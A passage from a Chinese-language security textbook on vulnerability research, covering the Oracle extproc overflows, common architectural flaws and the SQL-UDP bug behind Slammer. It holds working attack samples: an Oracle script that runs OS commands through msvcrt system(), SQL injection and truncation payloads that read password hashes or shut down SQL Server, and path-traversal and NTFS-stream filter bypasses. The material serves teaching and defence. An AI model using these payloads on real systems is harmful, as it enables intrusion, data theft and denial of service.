- 不阅读系统的文档和源码，试着通过其他途径了解它。
- 检查可能存在漏洞的区域。在检查期间，使用系统跟踪分析工具观察系统行为，并注意这些行为在哪里有分支（有时候可能不明显）。
- 观察异常行为，尝试对系统进行攻击并观察它的响应。
- 重复这个过程，直到你了解所有的系统行为为止。

上面的描述比较抽象，或许具体的例子更能说明问题。

19.2 Oracle extproc 溢出

Oracle为extproc溢出发布了57号安全警报，见otn.oracle.com/deploy/security/pdf/ 2003alert57.pdf。与之相关的Next Generation Software（NGS）报告可以参阅 www.ngssoftware.com/advisories/ora-extproc.txt。

2002年9月，为寻找新的安全漏洞，Next Generation Software准备重点审计Oracle RDBMS，

考虑到其他的安全组织可能审计过Oracle DBMS，因此，NGS的这次审计格外严格。在此之前，David Litchfield在extproc机制里已经发现了一个bug，因此这次我们决定重新审计这一机制。了解David Litchfield怎样发现第一个bug的细节对接下来的学习很重要。

高级DBMS一般都支持“自有的”SQL（Structured Query Language，结构化查询语言），SQL支持更复杂的脚本，甚至允许创建过程。比如说，SQL Server自有的方言被称为Transact-SQL，支持WHILE循环、IF语句等，除此之外，SQL Server还可以通过“扩展存储过程”（这些是DLL里的自定义函数，可以用C/C++来写）直接和操作系统进行交互。

SQL Server的扩展存储过程中一直都存在许多缓冲区溢出漏洞，所以我们推测，使用类似机制的DBMS也可能会存在类似的问题。下面介绍Oracle的扩展存储过程。

Oracle提供的功能比SQL Server的扩展存储过程更丰富，它允许用户调用任意库函数，而不仅仅是那些预先定义好的规范函数。在Oracle里，被调用的外部函数库被称为外部过程，在二级过程extproc里实现。extproc作为Oracle提供的额外服务，可以用类似的方式连到它自己的数据库服务。

另外需要重点掌握的是TNS（Transparent Network Substrate）协议。它是Oracle架构体系的一部分，用来管理Oracle过程与客户端和系统其他部分间的通信。TNS是一个二进制头部的、基于文本的协议，支持很多命令，但一般用来启动、停止和管理其他的Oracle服务。

我们决定先查看extproc干了些什么。以Windows上的Oracle为例，在Oracle过程里获得所有的标准套接字调用，并在它们上面设置断点——connect、accept、recv、recvfrom、readfile、writefile等，这就得到了大量的外部进程调用。

David Litchfield发现，Oracle在调用扩展存储过程时，使用了一系列的TNS调用，后面是产生扩展存储过程调用的简单协议。extproc假设与Oracle间的通信肯定是在其他连接的有效期内，而不再进行认证。这暗示我们：如果你能（像远程攻击者一样）直接用extproc调用函数库，（假定）可以运行libc或msvcrt.dll（在Windows上）里的system函数，那就能轻易攻击服务器了。虽然有很多的措施可以减轻它带来的影响，但在默认安装情况下（在Oracle修复这个错误之前），就是这样。

我们把这个错误向Oracle做了通报，并和他们一起发布了补丁。你可以在otn.oracle.com/deploy/security/pdf/lsextproc_alert.pdf查看这个警报（29号）。David Litchfield的建议见www.ngssoftware.com/advisories/oraplsextproc.txt。

因为Oracle在这个区域里的行为非常敏感（在系统安全方面），我们决定再次审阅所有与外部过程有关的行为，希望找到更多有价值的信息。

实现上述的调用方法很简单，通过调试Oracle，运行下面的脚本，你就能看到TNS的命令了（摘自David的精彩论文“HackProofing Oracle Application Sever”，在www.ngssoftware.com/papers/hpoas.pdf可以找到）。

```
Rem
Rem oracmd.sql
Rem
Rem Run system commands via Oracle database servers
Rem
Rem Bugs to david@ngssoftware.com
```

```
Rem

CREATE OR REPLACE LIBRARY exec_shell AS
'C:\winnt\system32\msvcrt.dll';
/
show errors
CREATE OR REPLACE PACKAGE oracmd IS
PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
show errors
CREATE OR REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec(cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C; end oracmd;
/
show errors
```

然后运行以下脚本开始真正的执行过程：

```
exec oracmd.exec ('dir > c:\oracle.txt);
```

从一开始，我们就试着在create or replace library语句里手工插入常见的查询，然后（在调试器里和FileMon中）观察系统的响应。当提交一个过长的函数库名时，出现了意外：

```
CREATE OR REPLACE LIBRARY ext_lib IS 'AAAAAAAAAAAAAAAAAAAAAAAAA...';
```

然后在它里面调用一个函数：

```
CREATE or replace FUNCTION get_valzz
   RETURN varchar AS LANGUAGE C
     NAME "c_get_val"
 LIBRARY ext_lib;

select get_valzz from dual;
```

奇怪的事情发生了！不是Oracle本身，但显然是在某个地方重置了连接，这通常表示有异常发生。而且这个奇怪的事情还不是发生在Oracle的进程内。

看过FileMon的输出后，我们首先想到extproc是由TNS Listener（tnslsnr）进程启动的，因此决定调试tnslsnr进程（在调用外部过程时，tnslsnr是Oracle和extproc之间的中间人，用来处理TNS协议）。我们在这里使用的调试器是WinDbg，因为它可以很方便地跟踪子进程。整个调试过程有些麻烦。

(1) 停止所有的Oracle服务。

(2) 启动Oracle数据库服务（'OracleService<hostname>'）。

(3) 从命令行执行 windbg -o tnslsnr.exe。

这条命令使WinDbg调试TNS Listener和TNS Listener启动的进程。TNS Listener正运行于一个交互式的桌面上。

一旦我们按顺序做了，就一定会在WinDbg里看到不可思议的内容。

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00ec0480 ecx=00010101 edx=ffffffff esi=00ebbfec
edi=00ec04f8
eip=41414141 esp=0012ea74 ebp=41414141 iopl=0        nv up ei pl zr na
po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
41414141 ??              ???
```

这表明在extproc.exe里存在普通的栈溢出。在快速测试之后，我们发现这个问题不止影响Windows平台。

通过使用create library语句就可以用一个向量触发这个错误。但是回想David最初的extproc报告，我们想到像远程攻击者那样直接调用extproc是可能的。因此，我们编写一个程序来远程触发这个溢出，发现它同样可以工作。至此，我们在Oracle上发现了一个不需认证的远程栈溢出漏洞。“坚不可摧”也不过如此！

很显然，这个漏洞是前一个漏洞的补丁引入的，这个功能引入记录运行外部过程的请求，但它易受溢出的影响。

总结一下发现这两个bug的整个过程。

- 在了解SQL Server常见区域里的函数有问题后，我们想到这可能是体系架构上的漏洞，而且考虑到系统要保证安全访问存储过程是比较困难的，因此我们推测Oracle也可能有类似的问题。
- 用调试工具仔细跟踪Oracle的行为之后发现，在没有认证时有可能执行外部过程——错误号1。
- 再次用超长的函数库名访问函数的这个区域（自第一个extproc错误补丁以后），我们发现发生了一些奇怪的事情。
- 用调试器和文件监视工具（Russinovich 和Cogswell发明的FileMon）确认出现的问题。
- 根据对有问题组件的调试，我们看到一些有关栈溢出的异常现象——错误号2.

我们没有自动做任何事情，只是把文档放在一边，仔细查看测试的系统结构，并用仪器来理解系统的行为。

注意，Oracle在警报57里修补了这两个漏洞，并详细解释了其中的原因。

19.3　普通的体系架构故障

正如我们在前面例子里见到的，产生漏洞的原因是类似的。在过去的几年中，你可能每天查看安全报告，但从现在开始，你开始注意到模式，并尝试研究它们。停下手中的活并仔细思考这些模式是有帮助的，它们可能会为你今后的研究提供灵感。

19.3.1　问题发生在边界

尽管这种说法不是很周密但在做以下某种转换时通常会产生安全问题：从一个进程到另一个

进程，从一种技术到另一种技术，或者从一个界面到另一个界面。下面是一些例子。

1. 一个进程调用同一台主机上的外部进程

与之相关的例子是前面介绍的Oracle 57号警报和Andreas Junestam 发现的命名管道劫持的问题（详见Microsoft Bulletin MS03-031）。为了看到有趣的特权提升，你可以在Windows里用HandleEx或Process Explover（来自Sysinternals）查看指派给全局对象（像共享的内存段）的权限。许多程序没有防范本地攻击。

在UNIX里，当进程为执行函数而调用其他的进程时，就会出现涉及分析命令行选项的一系列问题。再强调一次，如果你正在审计这一区域，使用工具会有所帮助。在这个例子里，ltrace/strace/truss是最好的工具。

2. 一个进程调入一个外部的、动态加载的函数库

Oracle和SQL Server中有很多这类问题，其中包括David Litchfield发现的extproc bug（Oracle警报29）和多个SQL Server扩展存储过程溢出。

同样，微软IIS的ISAPI过滤器也有很多问题，包括Commerce Server 组件、ISM.DLL过滤器、SQLXML过滤器、.printer ISAPI过滤器等。尽管人们仔细审计了网络守护程序的核心行为，但是却忽视了延伸性的问题，从而导致此类问题发生。

有这类问题的并不只是IIS，如Apache mod_ssl off-by-one bug以及mod_mylo、mod_cookies、mod_frontpage、mod_ntlm、mod_auth_any、mod_access_referer、mod_jk、mod_php和mod_dav里存在的问题。

如果你审计未知的系统，通常会在这种函数区域里发现问题。

3. 一个进程调入一个远程主机上的函数

尽管人们已经十分注意这样的风险，但这仍是雷区。2007年出现的Microsoft Windows RASMAN RPC bug（MS06-025）表明这些问题仍没有避免。其他的一些RPC错误也属于此类，如Sun UDP RPC DOS、Locator Service 溢出、Dave Aitel发现的多重MS Exchange溢出以及Daniel Jacobowitz发现的statd格式化串错误等。

19.3.2 在数据转换时出现问题

当数据从一种形式转换成另一种形式时，可能会绕过检查。实际上这是涉及两种语法规则之间转换的基本问题。当你深入调用树、创建一个系统（可编程接口在语法上不太复杂）是格外困难的，这也是这种问题如此普遍的原因所在（通常被称为公式化错误）。

在形式上，我们可以这样表示：函数f()执行一组行为F。f()通过把f()的一些输入传递给函数g()，调用g()来执行这组行为。g执行一组行为G。但G包含经由f()暴露的不受欢迎的行为，我们把这些坏行为称为Gbad。因此，f()必须确保G没有包含Gbad。f()实现这个机制的唯一方法是全面理解G、验证f()的输入，确保在Gbad的任何成员里没有产生输入组合。

这是一个问题，原因有两点。

- 当你沿着这个调用树向下走，事情通常变得更复杂，于是f()要处理非常多的情况。
- 沿着调用树往下走时，g()、h()、i()、j()等面临同样的问题。

例如，为了获取Win32文件系统函数，可能会有一个程序接受文件名。就该程序能理解的文件名概念而言，它假设可能存在如下的情形。

- 文件名的结尾可能带扩展名。扩展名一般是3个字符，用句点（.）和文件名隔开。
- 文件名可能是绝对路径，假如这样的话，它由驱动器符开始，紧接着是冒号（:）。
- 文件名可能是相对路径。假如这样的话，它将包含反斜杠（\）。
- 每个反斜杠表示进入一个子目录。

就这个程序而言，这些可以作为构成文件名的语法。但是，基本文件系统函数（像Win32 API CreateFile）实现的语法包含了许多潜在危险的构造，如下所示（不详尽）。

- 文件名可能以双斜杠开始。如果是这种情形，第一个directory name表示网络主机，第二个表示SMB share name。FileSystem API将试着用当前用户的证书（凭证）（可找到）连接这个共享。
- 文件名也可能以\\?\开始，表示是Unicode文件路径，可以超出FileSystem API强加的长度限制。
- 文件名也能以\\?\UNC开始，也将触发如上描述的微软共享连接行为。
- 文件名也能以\\.\PHYSICALDRIVE<n>开始，<n>是要打开的、从零开始计数的、物理驱动器的索引号。这将为原始的访问打开物理驱动器。
- 文件名也能以\\.\\pipe\<pipename>开始。将打开命名管道<pipename>。
- 文件名也可以包括冒号（:）（在最初的驱动器符之后）。这表示NTFS文件系统里交替的（alternate）数据流，它可以作为明显的文件进行有效处理，但和目录里列出来的完全不一样。系统为正常的文件内容保留:$DATA文件流。
- 文件名可以包括（作为目录名）“..”或“.”序列。前一种情况表示转到父目录，后一种情况表示保持原目录不变。

可能还有很多奇怪的行为。这主要是因为底层API可能执行了意料之外的操作，只有仔细地验证输入，才有可能防止引入问题。因此，从攻击者的角度来看，必须理解这些潜在的行为，并尝试绕过防御性的输入验证措施来攻击系统。

因为这种原因（但不是所有的shellcode）而导致的bug有IIS Unicode bug、IIS两次解码bug、CDONTS.NewMail SMTP注入问题、PHP的http://filename行为（能通过URL打开文件）和Macromedia Apache源码泄露漏洞（在URL结尾加上一个编码过的空格就可以得到源码）等。几乎每一个源码泄露错误都可以归为输入验证错误。

仔细想一下，溢出会带来如此多的危害的真正原因就是输入验证。提交给函数的输入在的上下文里被解释了。在栈溢出例子里，溢出缓冲区的数据作为栈帧组成数据的一部分被处理，如VPTR（Virtual PoinTeR，虚拟指针）、保存的返回地址、异常处理程序的地址等。同一短语在不同的场合会被解释成不同的含义。

几乎所有的攻击都试图构造在多重语法里有效的短语。在信息理论和编码理论的领域内，对此有一些有趣的防御性的暗示，因为如果你可以保证两个语法之间没有共同的短语，那么就可以确保不可能通过基于两者之间的转换来进行攻击。

解释性的上下文有些用处，特别是如果你正在处理一个支持多种网络协议的目标时，例如用神秘的XML格式向提供Web服务的服务器发送E-mail和转换数据的Web服务器。如果你能正确地回答“用什么解析输入”，你寻找bug的方法就应该是正确的了。

19.3.3 不对称区域里的问题

开发者通常倾向于采用整体防御技术，比如说，把长度限制、检查格式化串和其他的输入验证综合起来使用。在这种情形下，我们要想找出问题所在，最好是查找不对称区域，仔细研究到底是什么原因导致了这种不对称产生。

Web服务器支持的单一HTTP头相比其他的头可能会有不同的长度限制。如果输入数据里有一个特别的符号，可能会产生一个奇怪的响应。Apache里指定了一个最近才实现的Web方法，它似乎改变了错误消息。当请求cmd.exe时，通过有问题的Web服务器执行文件的企图或许会失败，但请求ftp.exe会成功。

注意不同的区域可以提示你注意保护措施较弱的产品区域。

19.3.4 当认证和授权混淆的时候出现问题

认证是验证身份的过程，而授权是系统决定合法用户可以使用给定资源的过程。

很多系统十分重视前者，并想当然地假设前者没问题，后者就不会有问题。更糟糕地是，有时候两者之间并没什么关联，如果你能找到另外可以访问数据的路径，你就能访问它（而不需要什么“认证”）。这可能导致特权提升，如Oracle extproc，还有一些其他的例子，比如说，Lotus Domino里的view ACL bypass bug（www.ngssoftware.com/advisories/viewbypass.txt），Oracle mod_plsql里的绕过认证错误（www.ngssoftware.com/papers/hpoas.pdf，搜索authentication by-pass）。Apache的不区分大小写的htaccess漏洞（www.omnigroup.com/mailman/archive/macosx-admin/2001-June/020678.html）是另一个十分典型的例子。它们说明，只要敏感数据存在其他的访问路径，什么都有可能发生。

在很多Web程序里也可以看到类似的问题。因为HTTP是无状态协议，所以它们一般通过维护状态的机制（会话ID）来保存认证状态，因此，如果你能以某种方式猜测或复制会话ID，就能跳过认证过程。

19.3.5 在最显眼的地方存在的问题

如果寻找bug纯属技术问题，需要花上一整天，还不如先搜索一些明显的错误。超长用户名就属于这类错误：

- www.ngssoftware.com/advisories/sambar.txt
- otn.oracle.com/deploy/security/pdf/2003Alert58.pdf
- www.ngssoftware.com/advisories/ora-unauthrm.txt
- www.ngssoftware.com/advisories/ora-isqlplus.txt
- www.ngssoftware.com/advisories/steel-arrow-bo.txt
- cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0891

- www.kb.cert.org/vuls/id/322540

通常情况下，如果你在认证之前就能获得系统的控制权，那么在攻击服务器时就不需要用户名和密码了，因此，在研究溢出和格式化串时，协议的认证阶段是很好的目标。两个典型的未认证远程root bug是Dave Aitel发现的hello bug（cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1123）和David Litchfield发现的SQL-UDP bug（www.ngssoftware.com/advisories/mssql-udp.txt）。我们还发现某些包含各种晦涩协议的产品在不需要认证的情况下也可以被访问，在一些情形下，认证检查可以很简单地跳过去。在一个给我留下深刻印象的例子里，协议在缺乏认证状态时想当然地认为用户是超级用户（"如果没有uid则uid为0"且"uid为0则你是根用户"）。这些地方显而易见是极有可能发现漏洞的。

19.4　绕过输入验证和攻击检测

理解目标系统的输入验证机制并知道怎样绕过它是bug猎人必须具备的技能。我们将大概介绍一下这个问题，以帮助你理解错误在哪儿产生，并为你提供一些绕过验证的方法。

19.4.1　剥离坏数据

程序员一般会通过正则表达式来限制（或检测）潜在的攻击。正则表达式一般用来剥离输入数据中已知的坏数据；如果你准备预防SQL注入攻击，你可能会写一个剥离SQL保留关键字（如select、union、where、from等）的过滤器。

如果我们输入

```
' union select name, password from sys.user$--
```

经过过滤器处理后，可能会变成

```
' name, password sys.user$--
```

这不是我们想要的。针对不同的过滤器，绕过的方法也不一样，在这个例子里，我们可以通过重复坏数据来绕过限制，如下：

```
' uniunionon selselectect name, password frfromom sys.user$--
```

在每个坏短语里都包含自身的一个副本。剥离后，坏短语被过滤了，剩下的正好是我们想要的结果。很明显，这个方法仅在坏短语由两个不同的字符组成时才有效。

19.4.2　使用交替编码

绕过输入验证最常见的方法是对数据进行交替编码。例如，你可能发现Web 服务器或Web应用程序会根据数据的编码方式进行相应的处理。IIS Unicode编码区分符（specifier）%u就是典型的例子。在IIS里，下面两个URL是相等的：

- www.example.com/%c0%af
- www.example.com/%uc0af

另一个典型的例子是对空格的处理。你可能会发现程序经常把空格当作分隔符而不是TAB、回车或换行。在Oracle TZ_OFFSET溢出里，空格终止timezone区分符，但TAB不会。我们曾经为

这个溢出写过攻击代码，但是当我们想在攻击代码里运行带参数的命令时却碰到了麻烦，后来，我们把命令行里的空格换成了TAB，攻击代码运行得很好，这主要是因为绝大多数的shell把空格和TAB作为分隔符[①]。

另一个比较典型的例子是ISAPI过滤器，它试图用证书（凭证）限制对IIS虚拟目录的访问。如果你没有通过认证而请求/downloads目录里的数据（www.example.com/downloads/hot_new_file.zip），过滤器就会生效。很显然，为了绕过这个限制，我们可以尝试：

```
www.example.com/Downloads/hot_new_file.zip
```

这不工作？试试这个：

```
www.example.com/%64ownloads/hot_new_file.zip
```

OK！过滤器被绕过了。现在不用认证就可以访问downloads目录了！

19.4.3　使用文件处理特征

这节提到的方法仅适合于Windows，但在UNIX平台上，你也能发现类似的方法。只要符合以下任一条，就可以用这样的方法欺骗任意应用程序。

- 它相信请求的字符串出现在文件路径里。
- 它相信禁止的字符串没有出现在文件路径里。
- 如果文件处理是基于文件的扩展名的，它对文件应用错误的行为。

1. 请求的字符串出现在路径里

第一种情况很容易应付。在绝大多数情况下，只要可以提交文件名，就可以提交目录名。在以前的一个案例里，我们遇到这样的情形：只要文件位于给定的清单里Web应用程序脚本就提供这些文件。通过确保出现在file-path参数里的字符串是下列指定的文件名之一来实现：

- data/foo.xls
- data/bar.xls
- data/wibble.xls
- data/wobble.xls

典型的请求如下：

```
www.example.com/getfile?file_path=data/foo.xls
```

令人感兴趣的是，大多数文件系统在碰到父路径时，并不会去验证所有的引用目录是否存在。因此，如果我们提交如下请求，就能绕过验证：

```
www.example.com/getfile?file_path=data/foo.xls/../../../etc/passwd
```

2. 禁止的字符串不出现在路径里

这种情形有点麻烦，而且它还包括目录。我们假设上节提到的脚本允许我们访问任何文件，但禁止使用父路径（/../），并且通过检查file-path参数里的字符串是否和下面匹配来从根本上限制我们访问私有数据目录：

① 在Oracle TZ_OFFSET溢出的例子里，程序只把TAB作为分隔符。——译者注

```
data/private
```

我们可以提交如下请求绕过这个保护机制：

```
www.example.com/getfile?file_path=data/./private/accounts.xls
```

因为路径里的/./什么也没做。用双斜杠（'data//private'）有时候也能绕过这个保护机制。

3. 基于文件扩展名的不正确行为

假设Web站点管理员非常讨厌人们下载他们的账号文件（Excel格式），决定通过过滤器禁止访问以.xls结尾的任何file_path参数。这时，我们可以尝试：

```
www.example.com/getfile?file_path=data/foo.xls/../private/accounts.xls
```

失败了，再尝试：

```
www.example.com/getfile?file_path=data/./private/accounts.xls
```

又失败了。

Windows NT NTFS最有意思的特性之一是，它的文件支持交替的（alternate）数据流，可以用文件名后加上冒号（:），再跟上流名称（stream name）来表示。

我们可以利用这个特性得到账号文件。只需要请求：

```
www.example.com/getfile?file_path=data/./private/accounts.xls::$DATA
```

Web服务器就会返回账号文件的数据。产生这个结果的原因是文件"默认的"数据流是::$DATA。因此，虽然我们请求的是同一数据，但文件名不以.xls结尾，脚本就允许我们访问这个文件。

为了亲自体验一下，在NT上运行（在NTFS里）：

```
echo foobar > foo.txt
```

然后运行：

```
more < foo.txt::$DATA
```

你将看到foobar。这个技术除了混淆输入验证之外，也为隐藏数据提供了好方法。

前些年在IIS里出现了这样的bug，通过提交如下请求就可以阅读ASP页面的源码：

```
www.example.com/foo.asp:::$DATA
```

这也是基于文件扩展名的不正确行为所致。

在Windows系统里，另一个与文件扩展名有关的技巧是在扩展名后加一个或多个句点。这样一来，我们的请求看起来像下面这样：

```
www.example.com/getfile?file_path=data/./private/accounts.xls.
```

程序有时候会认为扩展名为空，而有时候会认为是.xls。你也会因此得到同样的数据。可以用如下命令来验证：

```
echo foobar > foo.txt
```

然后运行

```
type foo.txt.
```

或者

```
notepad foo.txt.....
```

19.4.4 避开攻击特征

大部分IDS根据特征来识别攻击行为。在shellcode的领域内，人们公布了很多与nop等价指令有关的信息，但这里，我们还是要再简单介绍一下，因为它实在是太重要了。

我们在写shellcode的时候，在有意义的指令之间，几乎可以插入任意指令，对shellcode来说，这些指令什么也不做。需着重记住的是，这些指令真的不用做什么——它们不必进行任何与破解相关的操作。例如，在写shellcode时，你可以在真正的指令之间交叉插入一系列复杂的栈帧操作（manipulation）来拼凑破解。

对于一个给定的shellcode，我们几乎可以用无限种方法改写它，例如，把参数压入栈或者把它们复制到寄存器。我们可以很容易地写一个接受汇编形式的攻击代码，并生成功能相同而代码序列不同的攻击代码的生成器。

19.4.5 击败长度限制

在某些情况下，程序会把参数截成固定的长度。这样做的原因通常是为了预防缓冲区溢出，但Web程序有时候把它作为普通的防御机制来防止SQL注入攻击或执行命令。在这种情况下，有多种方法可以冲破这种限制。

1. 海猴[①]数据

你可以根据数据的性质，将数据进行适当的扩展后再提交给目标程序。比如说，在大多数基于Web的应用程序中，你可以把双引号编码成：

```
&quot;
```

这是将1个字符扩展为6个字符。

任何在输入里的有可能被“转义”的字符都适合进行扩展，如单引号、反斜杠、管道符号和美元符号。

如果可以提交UTF-8序列，那应该也可以提交超长的序列，因为系统可能把它们作为单一字符来处理。如果碰到一个把所有非ACSII字符当作16位UTF-8来处理的程序，那么你很幸运，因为你提交的字符串可以比它允许的更长，从而使它产生溢出，当然，这还要看它是怎样计算字符串长度的。

%2e是（.）的URL编码。而

```
%f0%80%80%ae
```

和

```
%fc%80%80%80%80%ae
```

也是（.）的编码。

2. 有害的严重截断转义字符

这种技术最常见的应用是SQL注入，尽管很早就有过正式的讨论，但在使用分隔或转义数据

① 海猴（sea monkey），又名丰年虫，具有很强的繁殖能力。这是引申为数据的扩展性。——译者注

的地方，还是有可能找到应用这种技术的各种各样的方法。在Perl里运行命令可能更适于注入SMTP流。

实际上，如果数据被转义和截断，在某些时候，你可以从转义序列的中间进行截断，以此来摆脱分隔区域。

看一个明显的SQL注入例子：如果程序通过用两个单引号转义单引号来接收用户名和密码，（假设）用户名的长度被限制为16个字符，密码也被限制为16个字符，那么下面的用户名/密码组合将执行shutdown命令，从而关闭SQL Server：

```
Username: aaaaaaaaaaaaaaa'
Password: ' shutdown
```

程序试图转义用户名结尾的单引号，但那时这个字符串被切成16个字符，删除了“转义”单引号。结果导致密码字段可以包含以单引号开始的SQL语句。这个查询可能像下面这样：

```
select * from users where username='aaaaaaaaaaaaaaa'' and password='''
shutdown
```

而实际上，查询里的用户名变成了：

```
aaaaaaaaaaaaaaa' and password='
```

于是后面的SQL命令被执行，SQL Server关闭。

这个方法通常可以用于限制了长度但又包含了转义序列的数据。在perl里，有一些明显采用这个技术的应用程序，因为perl的应用程序倾向于召集扩展的脚本。

3. 多次尝试

即使每次只能往内存写一个字节，通常也能上传并执行shellcode。即使没有足够的空间容纳攻击代码（或许你正在溢出的是32字节的缓冲区，尽管它对execve或winexec来说足够了，并且还有空间剩余），但通过把小负载写入内存，仍然可以执行任意代码。只要有多次机会，你就可以在内存中组装破解代码，然后（一旦你上传完整个载荷）触发它，因为你已经知道它在哪儿。这和我们破解格式化串bug时所使用的方法类似。

我们甚至可以用这个方法破解堆溢出，尽管这要求目标进程必须擅长处理异常。你只需用write anything anywhere原语重复写入，组装载荷，然后通过改写函数指针、异常处理程序、VPTR等手段触发它。

4. 与上下文无关的长度限制

有时候，在一组给定的输入中可以多次提交一个给定的数据条目（虽然对数据的每个实例都做了限制，但这些数据是在限制检查之后连接成一个单一的条目的，从而可以超出之前的限制）。

比较好的例子是用于欺骗Web入侵预防技术上下文的HTTP host header字段。对它们的header分别进行处理并不罕见。（例如）Apache在接收数据之后将把这些host header连接成一个长的host header，从而有效绕过host header的长度限制。IIS也有类似的问题。

你可以在通过名字识别数据条目的协议里使用这个方法，例如SMTP、HTTP参数、表单域和cookie变量、HTML和XML标记属性以及任何通过名字接收参数的函数调用机制。

19.5 Windows 2000 SNMP DOS

尽管这不是激动人心的bug，但它很好地解释了用工具进行调查分析的原理。可以在support.microsoft.com/default.aspx?scid=kb;en-us;Q296815找到与此相关的Microsoft Knowledge Base文章，NGS的报告可以在www.ngssoftware.com/advisories/snmp-dos/找到。

我们在测试某些SNMP walk code（公用的SNMP实现）时感到疲倦了，因此，临时决定审计微软的SNMP守护程序，看它是否有溢出问题。我们用调试器附上SNMP的进程，用RegMon、FileMon和HandleEx监视它打开的资源，用性能监视器查看它使用的资源，然后开始测试，手动发出一些畸形（长度不一致等）BER结构的请求。什么也没发现，因此，当我们遍历整个树时，经常会看一下SNMP OID会出现在哪里。

很遗憾，没有发现有趣的东西，但是当我们查看性能监视器时，却发现SNMP守护进程大概占用了30MB内存。

运行另一个SNMP walk code，系统又为它分配了许多内存。因此，我们开始单步调试SNMP walk code，发现系统为SNMP进程分配了大量的内存。最后我们发现，只要在LanMan mib里请求与打印机相关的值时，就会出现这个问题。

一个SNMP请求（更确切地说是单个UDP包）就占用约30MB内存。这样的话，我们可以轻易（且十分快速）消耗完所有的内存，如果攻击者发送上千个这样的包，被攻击的机器就废了——不能创建新进程，也不能创建新窗口，甚至不能登录系统（可能是为了关闭SNMP服务或服务器）。因为GINA（Graphical Identification and Authentication，控制登录的DLL）没有足够的内存去为了获取用户的证书（凭证）而创建对话框，因此，这时唯一的解决办法就是关闭电源。

在这个例子里，能发现这个bug是因为我们仔细查看了内存的使用情况。如果我们没有注意到内存的使用情况，可能永远都不会发现这个bug。

19.6 发现 DOS 攻击

前面的例子介绍了另一个发现DOS攻击的精彩技术——近距离查看资源的使用情况。很多大型程序都有各种各样的资源泄露问题，也很难从根本上消除它。使用好的工具可以轻而易举地发现这些错误，但几乎不可能从根本上消除它。那我们应该怎样监视这种情况呢？

在Linux里，proc 树为我们提供了丰富的信息（man proc），它可以列出进程打开的文件（fd）、进程映射的内存区域（maps）和用字节表示的虚拟内存的大小（stat/vsize）。statm也可以派上用场，它提供了基于页面的内存状态信息。

在Windows里稍有不同，你可以用任务管理器查看资源使用的大致情况，因为可以轻松改变processes 选项卡里显示的内容。要找的有用信息有handle count、memory usage和vm size。

监视正在使用的（如果你认真准备工具的话）资源的一个比较好的方法是用Windows性能监视器。在Windows 2000里，可以直接运行perfmon.msc启动性能监视器，也可以从管理工具里启动它。

性能监视器可以为我们提供非常丰富的进程信息，我们可以从自定义的直方图显示的内容中

选择感兴趣的内容。这样的话，我们就可以看到资源使用情况的连续性视图，从而了解资源使用的趋势（pattern），这比单点统计直观得多。

在测试特殊进程时，可在视图里加入计数器（通常是process性能对象），如句柄数、线程数、内存使用状态等。如果你持续监视这些数据，很快就能发现资源泄露DOS问题。

19.7 SQL-UDP

Slammer 蠕虫利用SQL-UDP bug进行攻击和传播。NGS的报告可在www.ngssoftware.com/advisories/mssql-udp.txt找到。

其实我们是在偶然的情况下发现这个错误的。在一次为客户举办的定制课程中，客户要求NGS查看SQL Server支持哪些协议，因为他们担心客户端的安全性。很显然，客户知道他们网络中到处都有UDP包，也知道伪造UPD包的可能性，但客户真正关心的是，这个奇怪的UDP协议是否会带来风险，也想弄清楚是否应该在网络里阻塞这种UDP数据包。在了解这些信息后，NGS小组开始审计这个协议。

通过Chip Andrews公开的信息及他提供的优秀工具sqlping，NGS注意到：当发送的UDP包中包含0x02时，目标SQL Server将用连接运行在主机上的SQL Server的各种实例的协议细节来响应。

因此，接下来应该查看还有何字节可用于包头（0x00、0x01、0x03等）。NGS用FileMon、RegMon、调试器等工具研究SQL Server的实例，开始构造请求。

David（通过RegMon）注意到当UDP包的第一个字节是0x04时，SQL Server试图打开如下形式的注册表键值：

```
HKLM\Software\Microsoft\Microsoft SQL
Server\<contents_of_packet>\MSSQLServer\CurrentVersion
```

接下来要做的显然是在包尾添加大量的字节。SQL Server一定会因为普通的栈溢出而出问题。

客户应该认真考虑在全网中阻塞UDP 1434端口，其理由是不言而喻的。至此，整个过程大概花了五六分钟，NGS接下来开始调查其他的情况。

除了0x04外，以其他字节开始的包也展示了有趣的行为。当0x08后紧跟长字符串、冒号、数字时，将触发堆溢出。0x0a将引起SQL Server用包含0x0a的包回应，因此，你可以伪造SQL Server的源地址，然后发送包含0x0a的包到另外的SQL Server，这样将发起消耗网络资源的拒绝服务。

19.8 小结

先抛开令人头痛的技术，关注一下与漏洞研究有关的社会问题。SQL-UDP错误本身并不可怕，可怕的是发现它的速度，仅仅花了五六分钟！显然，既然我们能这么快地发现它，那么那些没什么社会责任感的人也能很快发现它，并利用它损害系统。我们在发现这个漏洞后，通过正常的渠道向微软通告，并与微软携手宣传它的危害性，努力让所有的公司打上补丁，并在网络里阻塞UDP 1434端口（只有在SQL客户端不确定怎样连到SQL Server时，才会使用这个端口）。

然而，不幸的是，许多公司对此无动于衷。微软发布补丁的6个月后，某人（至今仍没有找到是谁）利用这个漏洞写了一个蠕虫，并放到互联网上。这就是臭名昭著的SQL Slammer，它的传播严重阻塞了互联网的通信，使数以千计的公司管理者头痛不已。

虽然Slammer的影响没有进一步扩大，但人们没有充分保护自己来防范它却是最让人郁闷的。即使在将来，也很难只依靠安全公司来阻止此类事件的发生。在流传甚广的案例中，如Slammer、Code Red（利用了Riley Hassel发现的`.ida` bug）、Nimda（同样的错误）和Blaster蠕虫（利用了Last Stages of Delirium小组发现的RPC-DCOM漏洞），相关的公司和厂商携手工作，确保公布漏洞之前，先发布补丁和相关信息。但是，即使有这些努力，还是有人编写利用这些bug的蠕虫并释放它，从而造成大面积的破坏。

当这类事情发生时，有人建议安全研究者应该停止研究软件的缺陷，因为他们觉得是安全研究者发现的漏洞，才造成今天这种局面，却没有意识到停止研究可能会造成更坏的影响。因为这不是研究者制造的错误，他们只是发现错误，即使研究者没有发现这些漏洞，攻击者一样会找到

第20章 跟踪漏洞

